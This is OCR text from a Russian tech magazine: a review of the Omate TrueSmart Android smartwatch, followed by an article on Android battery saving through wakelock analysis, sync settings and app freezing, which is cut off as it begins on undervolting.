Но находчивость китайцев недооценивать нельзя! После провала теста на сертификацию ребята из Omate действительно удалили маркет и все гугловские приложения из прошивки, но «забыли» удалить всю остальную часть gapps, включая фирменные библиотеки, сервисы Google и сервис логина в Google-аккаунт. В результате для того, чтобы получить полностью рабочий Google Play на Omate, достаточно тупо установить пакет Google Play как обычное приложение и не возиться с прошивкой.

Не уверен, что в будущем Omate не получит пинка за этот трюк от Google, но на прошивке от 20 января все необходимые для запуска гуглософта файлы были на месте.



Omate TrueSmart собственной персоной


Микрофон и слот для SIM-карты


Камера и кнопки управления

вреждения самого ремешка без сервиса уже не обойтись. Кстати, в ремешок также выведено и отверстие для встроенного динамика, громкого и очень даже неплохого.

Во всем остальном, что касается внешнего вида, часы производят неплохое впечатление. Матовый металлический корпус, отлично подогнанные детали, прекрасно выполненная лицевая сторона, удобный эластичный ремешок. Некоторую настороженность вызывают разве что боковые кнопки, при нажатии на которые ощущается их прерывающийся ход, как будто кнопка доходит до середины, останавливается и затем идет дальше. Судя по всему, причиной тому служат некие прокладки, защищающие щели от воды.

ИНТЕРФЕЙС И МЕСТНЫЙ ANDROID

Первое, что замечаешь, включив часы, — это их молниеносную загрузку. От появления бут-лого и до загрузки экрана блокировки, роль которого здесь выполняет рисованный циферблат, проходит от силы две секунды. Это особенность режима Quick Boot, фирменной функции чипов Mediatek, которая позволяет реализовать что-то вроде режима сна, когда при отключении устройства ядро Linux остается в оперативной памяти. На длительность жизни часов это влияет совсем незначительно, по крайней мере если судить по тому, что часы дошли заряженными на 70%.

После смахивания изображения экранных часов в любую сторону появляется домашний экран, а точнее, меню выбора домашнего экрана. Их тут два: OUI 1.0 (под простым названием Launcher), предустановленный в том числе на все часы Umeox, и OUI 2.0, эксклюзивная оболочка для Omate TrueSmart. Концептуально они одинаковы: сетка 2 × 2 и промотка рабочих столов в обе стороны, а также динамическая строка состояния, которая скрывается при запуске приложения. Во всем остальном это почти стандартный Android с двумя шторками сверху, стандартными, но как-то странно перемешанными настройками и набором стоковых приложений. Отличие — это рабочий стол, приложения для звонков и отправки SMS, магазин приложений Ostore, а также дополнительные тайлы в меню быстрых настроек.

При первом взгляде все эти изменения вызывают странное ощущение. С одной стороны, это просто Android, засунутый в устройство с экраном в 1,54 дюйма, что делает многие его элементы слишком мелкими или вообще неуправляемыми. Ширина строки состояния, например, не больше двух миллиметров, из-за чего пиктограммы уведомления едва различаются, многие элементы даже в модифицированных приложениях слишком маленькие, а погода в фирменном виджете от Omate вообще не видна. С другой стороны, практически все фирменные приложения выглядят явно недоработанными или нелепыми. Это относится и к ужасному интерфейсу диалера, и ко многим элементам оформления OUI 2.0, включая архаично оформленные виджеты, иконки апплетов, как будто бы накиданные за пятнадцать минут в фотошопе, и неправильное масштабирование любых других иконок на домашнем экране.

Впрочем, пользоваться OUI 1.0 можно вполне комфортно, а установив сторонний лаунчер, даже превратить часы во вполне привлекательный девайс с неплохим интерфейсом. Nova Launcher или любой другой стандартный рабочий стол в такое разрешение, конечно, без потерь не впишутся, а вот Launcher 8 или Big Launcher с их плиточным интерфейсом выглядят очень даже ничего.

Что касается стороннего софта, то здесь все более чем хорошо. Как я уже сказал, в комплекте имеется фирменный магазин Ostore. Несмотря на мизерное количество приложений, оптимизированных для Omate (это весьма закономерно, учитывая, что часы только-только появились в продаже), он позволяет в один клик установить 1Mobile Market, который открывает доступ к примерно 800 тысячам бесплатных Android-приложений, а среди них есть почти все, что только может понадобиться. Но даже если этого будет мало, всегда можно получить Google Play, просто скачав его с XDA и установив как обычное приложение (да, полный комплект gapps тут действительно не нужен).

Некоторые из наиболее популярных и необходимых юзерам приложений уже есть в самой прошивке. Так, даже ничего не устанавливая на часы, ты уже будешь иметь доступ к Skype, Facebook, Twitter, Whatsapp и, самое главное, Flappy Bird. Эта игра, кстати, есть и в фирменном маркете, так что остается надеяться, что ее автор никогда не купит Omate TrueSmart.

Еще два интересных встроенных приложения — это Fleksy и Sonic Emotion Absolute 3D. Первое представляет собой специальную клавиатуру, оптимизированную для небольших экранов и построенную на идее якобы сверхточных подсказок с помощью словаря. Второе — аудиоплеер с поддержкой технологии объемного звучания на манер старого доброго Dolby Surraund. Однако за неимением русского языка в клавиатуре в первом случае и Bluetooth-наушников во втором проверить в действии ни то ни другое не удалось. Обе софтины, кстати, разработаны



INFO

Разрешающая способность экрана Omate — 238 ppi, что примерно на 60 ниже значения, необходимого, чтобы глаз не смог различить пиксели. Да, экран зернистый, но не настолько, чтобы это слишком сильно мешало.


Задняя крышка часов


Часы в зарядние





независимыми программистами и попали в часы просто как бонус за дополнительно пожертвованные деньги (отметка в 800 тысяч и миллион долларов соответственно).

ЖИЗНЬ С OMATE


Чтобы проверить правильность позиционирования Omate как независимого гаджета, я купил новую сим-карту и неделю с утра до вечера ходил с часами на руках, честно используя их для решения всех тех задач, для которых принято использовать смартфон. Я по ним звонил, писал SMS, читал твиттер, смотрел Instagram, погоду, время и даже пытался играть и модифицировать прошивку. И вот что из этого вышло.

- Звонки и SMS. Вопреки всем ожиданиям использовать часы-телефон по прямому назначению оказалось очень даже удобно, по крайней мере в тех случаях, когда можно было остаться наедине. С расстояния полуметра микрофон работает отлично, а собеседника слышно даже слишком хорошо. Набирать номера и брать трубку с помощью встроенного диалера удобно и просто. Интерфейс приложения для работы с SMS хоть и неказист, но достаточно прост для управления пальцем на таком небольшом экране. Однако самое неожиданное открытие — это стандартная клавиатура Android, наловчиться пользоваться которой даже на таком небольшом экране можно за два дня. Я, конечно же, не скажу, что это удобно, но набор SMS в стиле «Я на такой-то улице» займет немногим больше времени, чем на смартфоне. Плюс есть возможность установить голосовой поиск, клавиатуру Google или Swype.
- Сетевые сервисы и почта. Не буду говорить, что с помощью часов можно писать твиты, посты в Facebook или переписываться по почте, — это, конечно же, не так. Зато они отлично выполняют функцию продвинутой системы уведомлений о событиях и чтения последних новостей, а также получения информации. В отличие от традиционных умных часов, которые всего лишь выводят на экран уведомления со смартфона, Omate позволяют получить доступ ко всему объему данных, включая полный текст письма или сообщения в Facebook, при том что сам телефон вовсе не обязателен. Из-за неоптимизированного интерфейса приложений делать все это несколько неудобно, но вполне возможно.
- Поиск и навигация. Я всегда скептически относился к Google Now и отключал его на смартфоне, но для Omate это инструмент из разряда must have. Небольшое устройство, управлять которым далеко не так удобно, как смартфоном, просто создано для системы автоматического уведомления о событиях. Google Now напомнит о погоде при выходе из дома, подсчитает пройденное расстояние, покажет информацию о месте текущего нахождения и позволит оставлять зависимые от географического положения уведомления. В Google Now встроен голосовой поиск, который великолепно работает на часах. Что касается навигации, то аскетичный интерфейс Google Maps здесь выглядит прекрасно, и что-либо говорить еще не стоит. В Ostore, кстати, есть интересное приложение oReminder, которое позволяет в один клик установить пометку на карте, а позже проложить к ней маршрут. Отличный вариант для тех, кто не может найти припаркованную машину.
- Спорт. Не преувеличу, если скажу, что Omate просто созданы для занятий спортом. Endormodo и Runtastic здесь работают без всяких проблем, а это значит, что на пробежки и велопрогулки теперь можно не таскать смартфон. Omate все сделают сами, замерят скорость, расстояние, подсчитают калории и отправят статистику на сервер. Отличным дополнением также будет приложение для подсчета количества приседаний/отжиманий, основанное на акселерометре, но на момент написания статьи оно все еще находилось в разработке.



INFO

В качестве кнопок «Назад» и «Меню» в Omate используются свайпы с правой и левой сторон экрана. На 1,54-дюймовом экране это не сказать что слишком удобно, но такое решение явно лучше, чем две дополнительные хардварные кнопки или панель снизу.



- Мультимедиа, игры. На Omate вполне можно слушать музыку, смотреть HD-видео и играть в современные 3D-игры. Все это часы тянут без всяких проблем, загвоздка только в том, что кроме прослушивания музыки все остальное фактически бессмысленно.
- Компаньон. В день сдачи статьи в Ostore и Google Play появились приложения Companion и Omate Master, предназначенные для вывода уведомлений со смартфона на экран часов. Они позволяют отображать на экране уведомления и сбрасывать/принимать звонки, но пользоваться ими пока практически невозможно (часто уведомления пропускаются, да и интерфейс, мягко говоря, сыроват).

В целом Omate TrueSmart производят положительное впечатление. Несмотря на множество недоработок, они вполне справляются со своей задачей и как инструмент для навигации, заметок, быстрого получения информации и спорт-трекер подходят прекрасно. Жизнь часов от батареи: стабильные два дня при средней нагрузке и включенных Wi-Fi и 3G или около четырех-пяти дней без них. Длительность полной зарядки — около 40 минут.

ОКОНЧАТЕЛЬНЫЙ ВЕРДИКТ

Omate TrueSmart — это одно из первых устройств класса «смартфон на руке», и оно не лишено недостатков. Один из основных — недоработанный интерфейс и почти полное отсутствие оптимизированных для такого размера экрана приложений. Полноценные Android и Google Play расширяют границы возможного применения часов практически до бесконечности, но они же и главная проблема часов. Операционная система явно требует существенной переработки, а приложения из Google Play должны быть изначально оптимизированы для подобного класса устройств. Сейчас поиск подходящего для часов приложения в Google Play — занятие не для слабонервных.

В целом из плюсов гаджета я бы выделил следующие:

- полнофункциональный смартфон на руке;
- защита от влаги и пыли;
- сравнительно невысокая цена;
- очень яркий качественный экран;
- Android 4.2.2 и простота установки Google Play.


Минусы:

- сравнительно небольшое разрешение экрана;
- чрезмерные толщина и вес;
- плохая оптимизация Android для устройств данного класса;
- мизерное количество фирменных и оптимизированных для часов приложений.


Покупать или нет Omate TrueSmart? Скорее да, чем нет, но все зависит от задач. Для тех, кому нужен всего лишь нотификатор, лучшим приобретением будут тонкие и легкие Pebble, Samsung Gear или Sony SmartWatch.

INFO


Еще одна интересная особенность режима Quick Boot — это возможность настроить часы на автоматическое включение/выключение в нужное время и дни недели. О разряде батареи по ночам можно забыть.




Интерфейс OUI 1.0




Apex Launcher и Beautiful Widgets



Play Store




Один из вариантов оформления экрана блокировки



Порно для гиков

Эффективная диета



Все, что нужно знать об энергосбережении Android-гаджетов

Современные смартфоны и планшеты гораздо больше напоминают полноценный ПК, чем простое устройство для общения и получения информации. Теперь их оснащают четырехъядерными процессорами с частотой в 2 ГГц, гигабайтами оперативной памяти и Full HD экранами. Проблема только в том, что для питания всех этих мощностей используется не кабель от розетки, а небольшой аккумулятор, емкости которого редко хватает более чем на день. Что ж, давай посмотрим, как это исправить.

В статье я попробую разобраться, действительно ли современные смартфоны потребляют слишком много энергии и на самом деле им нужно намного меньше. Сначала рассмотрим методы сбережения энергии, которые уже применяются в операционной системе Android, и насколько сильно они позволяют снизить общие траты энергии. Затем попробуем применить популярные способы энергосбережения, о которых часто говорят на форумах и пишут в блогах, и посмотрим на результат. В конце применим тяжелую артиллерию в виде таких методов, как андервольтинг и даунклокинг. Поехали.

СТАНДАРТНЫЕ СРЕДСТВА ЭНЕРГОСБЕРЕЖЕНИЯ

Среди пользователей смартфонов витает миф о том, что на самом деле мобильные устройства должны жить гораздо дольше, чем сейчас, и настоящая проблема не в мощностях, а в головотяпстве разработчиков Android и iOS — якобы они просто не хотят оптимизировать ОС из-за лени или сговора с производителями железа, которым необходимо продавать гигагерцы и гигабайты. OK, потратим свое время на чтение документации и попробуем разобраться. Итак, четыре мифа о том, почему Android съедает так много энергии.


- **Java — тормоз, пожирающий процессор и память.** Первое, что следует запомнить: в Android нет Java. Здесь используется регистровая виртуальная машина Dalvik, разработанная специально для embedded-устройств. О преимуществе регистровой ВМ в свое время уже писали разработчики Plan9/Inferno, и ссылка на их статью есть в конце. Если кратко, то регистровая ВМ отличается от классической стековой Java меньшими требованиями к оперативной памяти и меньшей избыточностью, то есть позволяет выполнять код быстро, не выжирая память. Второе: большая часть «тяжелого» кода (мультимедиакодеки, алгоритмы обработки графики, криптография и прочее) в Android написана на C, что позволяет исполнять его так же быстро, как в любой другой ОС. Dalvik-код используется преимущественно для определения логики приложений, а благодаря HotSpot JIT код внутри Dalvik выполняется не намного медленнее, чем код на Си.
- **Android не умеет эффективно работать с оборудованием.** Это полная ерунда. Android основан на ядре Linux, в котором код поддержки оборудования отшлифован если не до блеска, то близко к тому. В ОС реализовано множество техник оптимизации работы с оборудованием и энергосбережения, таких как отложенный сброс буферов на диск



INFO

Смартфон с AMOLED-экраном будет работать дольше, если приложения будут с черным фоном. Чтобы сделать системные приложения темными, можно использовать прошивку AOKP или один из модулей Xposed.






с объединением, грамотный планировщик задач и алгоритм энергосбережения процессора, эффективные алгоритмы энергосбережения для модулей Wi-Fi, 3G, LTE и Bluetooth (4.0 Low Energy), batch-метод опроса сенсоров (реализовано в 4.4 KitKat). Без всего этого Android-смартфон не прожил бы и пяти часов.

- **Ядро Linux избыточно в мобильной технике.** У ядра Linux очень гибкая система сборки, которая позволяет включить в результирующий образ только то, что реально нужно в конкретном устройстве. Ключевые подсистемы ядра от этого, конечно, не станут проще (по крайней мере базовый слой), во многом они слишком избыточны для условий мобильной техники, но это та цена, которую приходится платить за то, что Android вообще существует.
- **Android слишком сложен и тяжел.** Вероятно, многие компоненты ОС можно серьезно оптимизировать или даже вовсе убрать (в исходниках много дублирующегося кода), и Google таки занялась этой работой с выпуском 4.4, однако не стоит ждать, что все эти оптимизации сколько-нибудь серьезно продлят жизнь смартфону. В конце концов, один день жизни гаджета был реальностью и во времена весьма простой и легкой версии 1.5.


Главная «проблема» не только Android, но и всех современных мобильных ОС вовсе не в их тяжести и неоптимизированности, а в том, что современный смартфон — это уже не статичный гаджет вроде Nokia N95, который позволяет запустить аську и поиграть в сокобан, а система, живущая своей жизнью. Независимо от того, спит девайс или нет, он продолжает собирать почту, получать уведомления из календаря, Facebook, Instagram, ожидать звонки в Skype и синхронизировать файлы с облаком (так, например, делает приложение Dropsync). Вся эта бурная деятельность не может не отразиться на времени работы от батареи, и именно в эту сторону следует смотреть, говоря о продлении жизни от аккумулятора.

БЕССОННИЦА


Перед тем как перейти к рассказам о техниках оптимизации, я должен налить еще немного воды и рассказать о том, что такое wakelock и suspend. Как и любая мобильная ОС, Android работает по принципу «сохранить столько энергии, сколько возможно» и поэтому в любой момент стремится перевести процессор и другие компоненты устройства в энергосберегающий режим. Такой механизм работы позволяет устройству от-



Для синхронизации тоже требуется установка wakelock



Wakelock Detector



Dropsync и его долгие wakelock'и



INFO

Продвинутые функции фирменных прошивок некоторых производителей смартфонов, такие как управление жестами, голосовое управление или автоматическое включение экрана, приводят к чрезмерному расходу заряда аккумулятора. По возможности их следует отключить.

Главная «проблема» не только Android, но и всех современных мобильных ОС вовсе не в их тяжести и неоптимизированности, а в том, что современный смартфон — это уже не статичный гаджет, а система, живущая своей жизнью

давать процессорные ресурсы приложениям по мере необходимости, а все остальное время находиться в режиме низкого потребления энергии. Когда пользователь нажимает кнопку выключения и экран гаснет, Android переводит смартфон в режим suspend, отключая процессор и оставляя напряжение только на оперативной памяти (аналог ACPI S3). Таким образом удается добиться еще большей экономии, которая при определенных условиях может достигать 99%.

Чтобы уже запущенные приложения, которые должны продолжать работу даже после выключения экрана (музыкальный плеер, синхронизация файлов и прочее), не замораживались вместе с уходом в suspend, используется механизм под названием «частичный wakelock». Работает он очень просто: пока есть приложения, установившие wakelock, девайс не уйдет в suspend и приложения смогут нормально работать. В дополнение приложения могут использовать AlarmManager, который позволяет выводить устройство из suspend в нужные моменты с целью выполнения определенной работы (так делают виджеты, например). AlarmManager тоже использует wakelock для удержания процессора в режиме бодрствования.

Злоупотребление этими механизмами может привести к избыточному расходу энергии независимо от того, в каком режиме работы находится гаджет. К счастью, имея root, информацию о статистике использования wakelock'ов получить довольно просто. Самый удобный способ — с помощью Wakelock Detector. Это бесплатное приложение, которое показывает общее количество wakelock'ов с сортировкой по приложениям.

Взглянем, например, что показывает Wakelock Detector на моем Nexus 4 (скриншот «Wakelock Detector»). Самая первая строка экрана — это общее время бодрствования устройства за один день и шесть часов (с момента полной зарядки). Пять самых прожорливых приложений — это Dropsync, OnLive, Google Поиск, Gmail и Carbon. Все вместе они держали смартфон в режиме бодрствования почти час, а это очень много.

К сожалению, ни одно из этих приложений я удалять не хочу, и поэтому мне придется выяснить, для каких конкретно целей они использовали wakelock, и попробовать исправить эту проблему с помощью настроек самих приложений. Нажимаем на Dropsync и видим, что он ставил wakelock с тегом DropsyncWakeLock 15 раз (что в сумме привело к 32 минутам бодрствования) и один раз AlarmManager (2 секунды). Что такое AlarmManager, мы уже знаем, а вот DropsyncWakeLock более интересен. Программист вправе давать произвольные имена wakelock'ам, но нетрудно предположить, что этот используется для выполнения автоматической синхронизации с Dropbox (Dropsync предназначен именно для этого). Мне постоянная синхронизация не особо нужна, и я могу запускать ее самостоятельно. Поэтому я просто иду в настройки Dropsync и отключаю автоматическую синхронизацию. Вуаля, телефон просыпается реже и не на такие длинные промежутки времени.

OnLive можно пропустить, так как 18 минут бодрствования были вызваны некорректным закрытием приложения (из него надо выходить по всем правилам). Далее идет «Google Поиск», приложение, которое, кроме всего прочего, включает в себя Google Now. Тапаем по нему и видим, что два самых активно используемых wakelock'а — это NlpWakeLock и EntriesRefresh_wakelock. Это уже сложнее, и разобраться, что же на самом деле происходит при их установке, довольно трудно. Поэтому долго удерживаем палец на имени wakelock'а, выбираем «Поиск» и смотрим, что нашел браузер. Уже на второй найденной странице есть пояснение, что NlpWakeLock устанавливается в тот момент, когда изменяется положение смартфона относительно сети (3G, Wi-Fi), после чего Google Now отправляет информацию о местоположении на сервер. Второй wakelock, судя по всему, используется для обновления карточек в Google Now. Одновременно решить проблему прожорливости в обоих случаях можно, просто отключив «Google Поиск» в «Настройки → Приложения → Все». Для решения первой — выключить определение местоположения в настройках Android.

Gmail заставляет смартфон бодрствовать с помощью wakelock'а с говорящим названием *sync*/gmail-ls/com.google/zobnin@gmail.com. Очевидно, что он устанавливается на время автоматической синхронизации почты, поэтому понизить энергозатраты можно, просто отключив синхронизацию Gmail в «Настройки → Аккаунты → Google → zobnin@gmail.com». С другой стороны, делать этого я не хочу и лучше потерплю три минуты бодрствования за полтора дня.


ТИПИЧНЫЕ СОВЕТЫ

Пройдя по списку самых энергозатратных приложений с помощью Wakelock Detector, легко понять, что основные причины пробуждения устройства — это разные виды синхронизации и регулярное обновление информации о местоположении. Это значит, что, отключив эти функции полностью, можно избавиться от большинства случаев пробуждения и серьезно сэкономить батарею.

Я бы рекомендовал сперва зайти в настройки Google-аккаунта («Настройки → Аккаунты → Google → user@gmail.com») и аккаунтов других приложений и отключить все ненужные виды синхронизации. Мне, например, не нужны синхронизация календаря, стандартного браузера, контактов Google+ и «данных приложений», так что я могу спокойно избавиться от них. Так же следует поступить и со всеми остальными зарегистриро-

АВТОМАТИЗАЦИЯ

Для сохранения заряда аккумулятора настоятельно рекомендуется использовать приложения для автоматизации, такие как Tasker или Locale. С их помощью можно настроить автоматическое включение режима полета по ночам, отключение передачи данных при достижении определенного уровня заряда батареи, снижение яркости до минимума в вечернее время и многое другое. Практически любая софтина для экономии энергии из маркета может быть заменена этими инструментами, при том что ты будешь иметь полный контроль над происходящим.



Tasker умеет управлять множеством настроек в полностью автоматическом режиме



WWW

Trickster MOD: goo.gl/rws8vq

CPU Adjuster: goo.gl/6btoc0


franco.Kernel updater: goo.gl/ROg9Cg

Роб Пайк о дизайне регистровой виртуальной машины: goo.gl/hBlyQc



INFO

Зачастую механизм автоматической регулировки яркости экрана выставляет слишком высокие значения. Если управлять яркостью вручную, можно продлить жизнь смартфона еще на пару часов.



Greenify подскажет, какие приложения чаще пробуждают устройства

Это вполне стандартная ситуация

ванными на смартфоне аккаунтами, а в настройках сторонних приложений отключить автоматическую синхронизацию (тебе действительно нужна автосинхронизация Twitter и RSS?). Редко используемые приложения лучше удалить вовсе.

Последние версии Android не позволяют отключить определение местоположения полностью, но зато могут использовать очень консервативный и почти не влияющий на жизнь смартфона режим под названием (сюрприз!) «Экономия заряда батареи», который обновляет информацию только тогда, когда происходит подключение к Wi-Fi-сети или переход на другую сотовую вышку.

Если приложение садит аккумулятор, а удалять его нельзя и в настройках нет опций синхронизации или автообновления, то его можно просто заморозить. Делается это с помощью великолепного приложения под названием Greenify. Оно подавляет возможность приложения просыпаться самостоятельно и заставляет его работать только тогда, когда ты сам этого захочешь. Пользоваться очень просто. Запускаем Greenify, нажимаем на кнопку + в левом нижнем углу и видим, какие приложения дольше всего работают в фоне. На скриншоте видно, что наиболее прожорливые — это OTransfer Target, используемый для удаленного включения переадресации (оно вообще постоянно бодрствует), а также Beautiful Widgets и Carbon, которые периодически просыпаются для разного рода синхронизаций. OTransfer Target я ставил для теста, так что могу спокойно его удалить (оно, кстати, также есть в числе «лидеров» в Wakelock Detector). Beautiful Widgets просыпается для обновления виджета на рабочем столе, поэтому его я оставлю в покое. А вот Carbon, занявший пятое место по версии Wakelock Detector, можно заморозить. Для этого достаточно просто тапнуть по имени и нажать галочку в правом верхнем углу.

Android работает по принципу «сохранить столько энергии, сколько возможно» и поэтому в любой момент стремится перевести процессор и другие компоненты устройства в энергосберегающий режим

АНДЕРВОЛЬТИНГ

Теперь поговорим о тяжелой артиллерии. Ни для кого не секрет, что один из самых прожорливых компонентов смартфона — это процессор. Его энергопотребление может быть даже больше потребления экрана (а точнее, его подсветки), и все потому, что он работает на очень высоких частотах, которые требуют подачи высоких напряжений. Поначалу может показаться, что сохранить жизнь от батареи в этом случае можно, просто понизив максимальную частоту работы процессора и отключив «лишние» ядра. Однако, скорее всего, это ни к чему не приведет: несмотря на пониженное потребление энергии, процессор будет исполнять код дольше, и в конечном счете энергопотребление может даже возрасти.

